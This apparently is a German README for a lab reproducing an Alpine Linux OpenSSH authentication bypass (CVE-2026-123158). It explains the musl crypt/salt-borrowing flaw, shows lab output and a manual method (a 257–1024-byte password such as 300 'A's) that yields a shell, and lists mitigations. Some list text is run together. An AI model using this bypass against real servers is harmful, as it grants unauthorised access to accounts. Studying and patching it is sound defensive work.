Sicherheitsforschung, PoC-Reproduktionslabor und technische Analyse für die Alpine Linux OpenSSH-Authentifizierungsumgehung (CVE-2026-123158 / sshole)

Dieses Repository enthält den vollständigen Schwachstellenforschungsbericht, Laborreproduktionsskripte und eine Proof-of-Concept-Umgebung für die Alpine Linux OpenSSH Authentifizierungs-Bypass-Schwachstelle (CVE-2026-123158, CVSS 3.1 8.1 High, genannt "sshole"), die am 5. November 2026 offengelegt wurde.
CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H, CWE-394)/etc/shadow genau * ist.openssh-server-9.9_p2-r0 unter musl libc ohne PAM.openssh-server-9.9_p2-r1 und upstream OpenSSH 10.6p2.A*300x).Hinweis zur Eingabegrenze: Während die CVE-Beschreibung 256–1024 Zeichen angibt, zeigt empirisches Testen in diesem Labor, dass musl libc Eingaben mit 256 Bytes normal hasht (
key_len > KEY_MAX); nur Eingaben von 257 bis 1024 Bytes geben"*"zurück, um den Authentifizierungs-Bypass auszulösen.
How SSHOLE Happens Flow Abbildung: Schritt-für-Schritt-Mechanismus von CVE-2026-123158, der veranschaulicht, wie Eingabelängen, OpenSSH-Salt-Ausleihe und musl-Fehlerrückgaben zu einem beliebigen Authentifizierungs-Bypass zusammenwirken.
Der Fehler entsteht aus dem Zusammenspiel dreier Komponenten:
KEY_MAX = 256: Bei der Berechnung von SHA-512 crypt ($6$) lehnt musl Schlüssel ab, die länger als 256 Bytes sind, und gibt die Literalzeichenkette "*" zurück.pick_salt() (CVE-2016-6210): Für Konten ohne gültige Salts (wie *) leiht sich OpenSSH ein Salt von einem anderen Konto auf dem System mit einem gültigen $5$- oder $6$-Hash.crypt(password, salt) direkt mit dem Shadow-Eintrag. Da musl "*" zurückgibt, gewährt strcmp("*", "*") == 0 authentifizierten Zugriff.alpine-openssh-sshole-auth-bypass/
├── article.md # Comprehensive security research report
├── README.md # Project overview & quick reproduction guide
├── cover.png # Cover illustration with CVE badge & hacker icon (PNG)
├── cover.svg # Vector source for cover
├── assets/
│ ├── evidence.png # Terminal reproduction screenshot evidence
│ └── flow.gif # Clean animated walkthrough of the vulnerability flow
└── lab/
├── server.Dockerfile # Alpine 3.21 + vulnerable openssh-server
├── client.Dockerfile # Exploit testing client container
├── sshd.conf # Research server OpenSSH configuration
├── entrypoint.sh # Container provisioning (victim:*, donor:$6$)
├── exploit.sh # Automated boundary PoC (256/257/300/1024 bytes)
├── run.sh # End-to-end execution script
└── verify.sh # A/B verification script against fixed package
Führen Sie das Lab in einem isolierten lokalen Docker-Container aus:
# Build and run the vulnerable server and exploit test
cd lab
./run.sh
==================================================================
 sshd: OpenSSH_9.9p2, OpenSSL 3.3.7 7 Apr 2026
 libc: /lib/ld-musl-x86_64.so.1
 PAM : 0 (0 = built without PAM)
 shadow entries:
   donor:$6$abcdefgh$OHEEfDgChDIS
   victim:*
==================================================================

--- boundary: '*' account, different password lengths ---
>>> 256 bytes (musl still hashes)              rejected  (ssh rc=255)
>>> 257 bytes (crypt() returns '*')            ACCEPTED  <-- uid=1001 user=victim
>>> 300 bytes                                  ACCEPTED  <-- uid=1001 user=victim
>>> 1024 bytes                                 ACCEPTED  <-- uid=1001 user=victim

--- controls ---
>>> victim + short wrong password              rejected  (ssh rc=255)
>>> donor + correct real password              ACCEPTED  <-- uid=1000 user=donor

ssh -p 2222 [email protected]
# Prompt 1: Type 300 'A' characters (A*300x) -> Permission denied (buffer clobbered)
# Prompt 2: Type 300 'A' characters (A*300x) -> Accepted! Shell access granted.
 Terminalsitzung, die die Umgehung der Authentifizierung auf
[email protected] nach dem Absenden der 300-Byte-Passwortzeichenkette (A*300x) verifiziert und erfolgreichen Shell-Zugriff als uid=1001(victim) zeigt.
cd lab
./verify.sh
apk update && apk upgrade openssh-server openssh
rc-service sshd restart
echo "PasswordAuthentication no" > /etc/ssh/sshd_config.d/00-no-passwords.conf
sshd -t && rc-service sshd restart
! statt * sperren:
passwd -l <user>
Diese Untersuchung wurde zu Bildungszwecken, zur Sicherheitsanalyse und für autorisierte Schwachstellenbewertungen durchgeführt. Die Ergebnisse und Proof-of-Concept-Materialien sollen verantwortungsvolle Sicherheitsforschung unterstützen und dazu beitragen, die Softwaresicherheit zu verbessern. Tests sollten ausschließlich auf Systemen durchgeführt werden, für die eine ausdrückliche Genehmigung erteilt wurde. Diese Veröffentlichung befürwortet weder unbefugten Zugriff noch Ausnutzung oder sonstige rechtswidrige Aktivitäten.